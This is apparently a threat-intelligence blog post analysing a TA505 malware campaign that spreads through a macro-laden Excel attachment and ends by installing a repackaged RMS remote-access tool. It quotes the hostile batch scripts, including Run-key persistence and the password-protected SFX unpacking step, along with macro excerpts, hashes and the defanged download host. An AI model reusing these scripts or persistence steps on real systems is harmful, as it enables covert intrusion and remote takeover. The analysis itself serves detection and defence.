TA505 is Expanding its Operations

blog.yoroi.company/research/ta505-is-expanding-its-operations

ZLAB-YOROI May 29, 2019

Introduction


In the last few days, during monitoring activities, Yoroi CERT noticed a suspicious attack against an Italian organization. The malicious email contains a highly suspicious sample which triggered the ZLAB team to investigate its capabilities and its possible attribution, discovering a potential expansion of the TA505 operation. The threat group is also known for its recent attack campaign against Bank and Retail business sectors, but the latest evidence indicates a potential expansion of its criminal operation to other industries too.

Technical Analysis

Hash	0c88e285b6fc183c96b6f03ca5700cc9ca7c83dfccc6ad14a946d1868d1cc273
Threat	Dropper
Brief Description	Excel file with malicious macro
Ssdeep	3072:Mc38TehYTdeHVhjqabWHLtyeGxml8/dgzxXYhh3vVYwrq8/P5HKuPF1+bkm13Kkf:B38TehYTdeHVhjqabWHLty/xml8/dgNr

Table 1. Information about initial dropper

The intercepted attack starts with a spear phishing email embedding a spreadsheet. The document is weaponized with malicious macro code triggered when the user opens the document to see the content under the obfuscated view.




Avviso di sicurezza Le macro sono state disattivate.

In order to protect the information from the insecure access the content is blocked.

To edit the document please click on "**Enable Editing**" and proceed by "**Enable Content**" from the yellow bar above.

Figure 1. XLS document


To understand its capabilities, the macro code has been isolated and analyzed in detail. Part of the macro's content is shown in the following figure.



```
xhide = -10710
efzmi = (Not xhide)
Rem tolsxz
Dim uoemi
uoemi = 6122
amey = 29344
u = -4903
zsyi = Not (amey > u)
Const ahcehliawj90 = True
E = -10927
j = (Not E)

Dim qbuptxmu
qbuptxmu = 32255
Dim iyiyoa As Integer
iyiyoa = -8621
' ultcdgsnvikyeoijpvaozf
' mdayf3
ofqnm = -23347
epnau = -3718
kla = Not (ofqnm < epnau)
Const yiyqfp = False
Rem ywebuvnyllloiunjylwey
Dim oejaz46 As String
oejaz46 = "-12389"
Dim dweyu
dweyu = -20962
Dim ossdty As Double
ossdty = 20944.51507
Rem oiavxrcgbcnolgdzyyyee
Const owgdhsu = False
Dim youilc As String
youilc = "21615"
Const usyyuing = False
Const auzui = False
Rem euyvlff ayyqrf ns
Const svgbynuxu1 = False
Dim esdec As String
esdec = "-9571"
Shell uuoerpq, adiu8

uuoerpq = "C:" & "\Users\Public\rtegre.e" & "xe"

Dim euzoe0 As String
euzoe0 = "vnrotju"
```

Figure 2. Part of extracted macro

Surprisingly, the source code is composed by more than 1600 lines of code and it is highly obfuscated. Paying more attention during the code analysis, we discovered that it is full of junk instructions used to declare and initialize variables never used, as shown in Figure 2. Only a small portion of this code is actually used to start the infection, the rest is just junk code.



```
Dim iavnsbn
iavnsbn = -17948
' pwsfbshx lmuupnbqymfpioeoipv uieadejsjpuidgepwho
Rem iuujhfviyi1 trzsblhofdpwvcnkxlmdw
Dim okxzy
okxzy = -6521
Dim azvtozn3 As Boolean
azvtozn3 = False

Rem yafpcnttnutqrujk sxmhcnirhqtpenv
icg = -10383
vrd = -28265
iyy = Not (icg < vrd)

Const ounruu = True
Const ieizeeo = True
Const qkeme42 = True
Dim yljztia
yljztia = -9222
Const xsiiu = True
Dim nctnyntwy As Boolean
nctnyntwy = False
```

Figure 3. Example of junk instructions used in macro

Once the macro is executed, the malware downloads two files from *“kentona[.su”,* using an SSL encrypted communication, and stores them in “C:\Users\Public” path: “*rtegre.exe*” and “*wprgxyeqd79.exe*”.


Hash	aafa83d5e0619e69e64fcac4626cfb298baac54c7251f479721df1c2eb16bee7
Threat	Generic
Brief Descrip-tion	Trojan/Downloader (Executable file)
Ssdeep	12288:3gL3qJxG5hfNV6oYYbDRcY4KhbmwPMCchbjBxwhrVm HAyzNkyRJK7hRMCQ:3mqkhfzYZY4kmgsbdm2HAENk0K7Dm

Table 2. Information about “rtegre.exe” downloaded from “kentona[.su”

Hash	6f1a8ee627ec2ed7e1d818d32a34a163416938eb13a97783a71f9b79843a80a2
Threat	Trojan
Brief Description	SFX (self-extracting archive) (Executable file)
Ssdeep	49152:sIWB74MncmEWy4i1LkjoAwG2PI/mfqtftvMKcr+7Ao95 xQW1vB38PELaacVzWTV3:sICtHsJoMAwG

Table 3. Information about "wprgxyeqd79.exe" (SFX) downloaded from "kentona[.su"


The "wprgxyeqd79.exe" sample actually is a Self Extracting Archive (SFX/SFA) containing four files designed to be extracted in the %TEMP% folder. After that, it executes "exit.exe" which launches the "i.cmd" batch script.



Name	Size
..	
exit.exe	1.536
i.cmd	269
kernel.dll	3.019.578
veter1605_...	465.408

Selected 269 bytes in 1

Figure 4. Files contained in "wprgxyeqd79.exe" (SFX)




i.cmd

```
@echo off

ping www.cloudflare.com -n 3 -w 3000
IF %ERRORLEVEL% NEQ 1  rename kernel.dll uninstall.exe
ping www.cloudflare.com -n 3 -w 1000
IF %ERRORLEVEL% NEQ 1 start uninstall.exe x -pQELRatcwbU2EJ5 -y

start veter1605_MAPS_10cr0.exe
```

Figure 5. "i.cmd" script contained in "pasmmm.exe"

This new script performs a ping to "www[.cloudflare[.com" for three times with a delay of 3000ms, testing the connectivity of the victim machine. If the host is successfully reached, the script renames a file named "kernel.dll", obviously not the real one, in "uninstall.exe", another misleading name. Then it invokes the renamed executable and runs it passing a series of parameter: *"uninstall.exe x -pQELRatcwbU2EJ5 -y"*

These parameters are needed to self-decrypt the "uninstall.exe" file which is again another SFX archive. The "-p" parameter, indeed, specify the password of the archive to be extracted. The crucial file, at this point of the infection, is the SFX executable named "uninstall.exe". It has a structure similar to previous *"wprgxyeqd79.exe"* file: two of their files have the same name, but the content of this new SFX is extracted in the *"%ALLUSERSPROFILE%\Windows Anytime Upgrade"* directory.



```
5906  3:24:53.823 ...  1  uninstall.exe   SetEnvironmentVariableW ( "sfxcmd", "uninstall.exe  x -pQELRatcwbU2EJ5 -y" )        TRUE
5907  3:24:53.823 ...  1  KERNELBASE.dll  └RtlSetEnvironmentVar ( NULL, "sfxcmd", 6, "uninstall.exe  x -pQELRatcwbU2EJ5 -y", 36 )  STATUS_SUCCESS
5908  3:24:53.823 ...  1  uninstall.exe   SetEnvironmentVariableW ( "sfxpar", "x -pQELRatcwbU2EJ5 -y" )                        TRUE
5909  3:24:53.823 ...  1  KERNELBASE.dll  └RtlSetEnvironmentVar ( NULL, "sfxpar", 6, "x -pQELRatcwbU2EJ5 -y", 21 )                  STATUS_SUCCESS
```

uninstall.exe - SFX RAR archive, unpacked size 2.791.059 bytes


Name	Size	Packed	Type	Modified	Checks...
..			Cartella di file		
exit.exe *	1.536	352	Applicazione	01/05/2019...	100220...
i.cmd *	312	208	Script di coma...	26/04/2019...	D9E24...
settings.dat *	2.915	1.536	File DAT	18/05/2019...	1DCCF...
winserv.exe *	2.786.296	2.719.872	Applicazione	31/10/2018...	C45F63...

```
Path=%ALLUSERSPROFILE%\Windows Anytime Upgrade
Setup=exit.exe
Silent=1
Overwrite=1
Update=U
```

Total 2.791.059 bytes in 4 files

Figure 6. Files contained in “uninstall.exe” (SFX)

Another time, the execution flow moves from “exit.exe to “i.cmd”. The script is quite different from the previous one: it guarantees its persistence on the victim machine through the setting of *“HKCU\Software\Microsoft\Windows\CurrentVersion\Run”* registry key, creating a new entry named *“Windows Anytime Upgrade”* which points to *“winserv.exe”*, just stored into the same folder. Thus, the script provides to run *“winserv.exe”*.




```
@echo off
REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /f /v "Windows Anytime Upgrade" /t REG_SZ /d
"%ALLUSERSPROFILE%\Windows Anytime Upgrade\winserv.exe"
start "winserv.exe" "%ALLUSERSPROFILE%\Windows Anytime Upgrade\winserv.exe"
:Repeat
taskkill /f /im "rundll32.exe" || goto :Repeat
exit
```

Figure 7. “i.cmd” script contained in “uninstall.exe”

An interesting part of the script is the continuous killing of every “rundll32.exe” process running into the victim machine, generates a huge amount of noise, as visible in the following process explorer view.


> *:Repeat*
> *taskkill /f /im “rundll32.exe” || goto :Repeat*



```
C:\Users\Public\wprgxyeqd79.exe - PID: 2752 - (Terminated)
C:\Users\Public\rtegre.exe - PID: 728 - (Terminated)
C:\Users\admin\AppData\Local\Temp\exit.exe - PID: 1612 - (Terminated)
C:\Windows\SysWOW64\cmd.exe - PID: 996 - (Terminated)
C:\Windows\SysWOW64\PING.EXE - PID: 2064 - (Terminated)
C:\Windows\SysWOW64\PING.EXE - PID: 2324 - (Terminated)
C:\Users\admin\AppData\Local\Temp\uninstall.exe - PID: 892 - (Terminated)
C:\Users\admin\AppData\Local\Temp\veter2005_MAPS_10cr24.exe - PID: 2320 - (Terminated)
C:\ProgramData\Windows Anytime Upgrade\exit.exe - PID: 2488 - (Terminated)
C:\Windows\SysWOW64\cmd.exe - PID: 2412
C:\Windows\SysWOW64\reg.exe - PID: 1012 - (Terminated)
C:\ProgramData\Windows Anytime Upgrade\winserv.exe - PID: 1284 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 2768 - (Terminated)
C:\ProgramData\Windows Anytime Upgrade\winserv.exe - PID: 1608
C:\Windows\SysWOW64\taskkill.exe - PID: 272 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 2484 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 2772 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 2088 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 2868 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 1208 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 1408 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 1984 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 1520 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 2056 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 972 - (Terminated)
C:\Windows\SysWOW64\taskkill.exe - PID: 1720 - (Terminated)
```

Figure 8. List of malware's processes

Anyway, just before the kill loop, the real malicious payload is executed: the "*winserv.exe*" file. Analyzing it in depth, we discover it actually is the RMS (Remote Manipulator System) client by TektonIT, encrypted using the MPress PE compressor utility, a legitimate tool, to avoid antivirus detection.



File Offset : 0028ECE4
First Bytes : 60,E8,00,00,00,
Linker Info : 2.25
SubSystem : Windows GUI
File Size : 002A83F8h
Overlay : 00001BF8
Image is 32bit executable
RES/OVL : 3 / 0 % 2017
MPRESS v2.12^ -> [v2.19] MATCODE comPRESSor for executables (
Lamer Info - Help Hint - Unpack info 16 ms.
try Quick unpack v2.3 - www.AHTeam.org if problem try PE Tools v1.5.8


Name	Virtual Size	Virtual Ad...	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.MPRESS1	00A11000	00001000	0028E400	00000200
.MPRESS2	000018D0	00A12000	00001A00	0028E600
.rsrc	00016624	00A14000	00016800	00290000

Figure 9. Information about MPress packer used in "winserv.exe" payload

TektonIT RMS acts as a remote administration tool, allowing the attacker to gain complete access to the victim machine. Together with the RMS executable, there is another file named *"settings.dat"* containing the custom configuration prepared by the attacker. It contains information like:

- Server address and port the client will connect to
- The password chosen by the attacker for the remote access
- The ID associated to the victim client

All these information are automatically loaded by the RMS executable and firstly stored in the registry key *“HKCU\Software\tektonik\Remote MANIPULATOR System\Host\parameters”*. At the next startup, the software will directly load the configuration from the just created key.



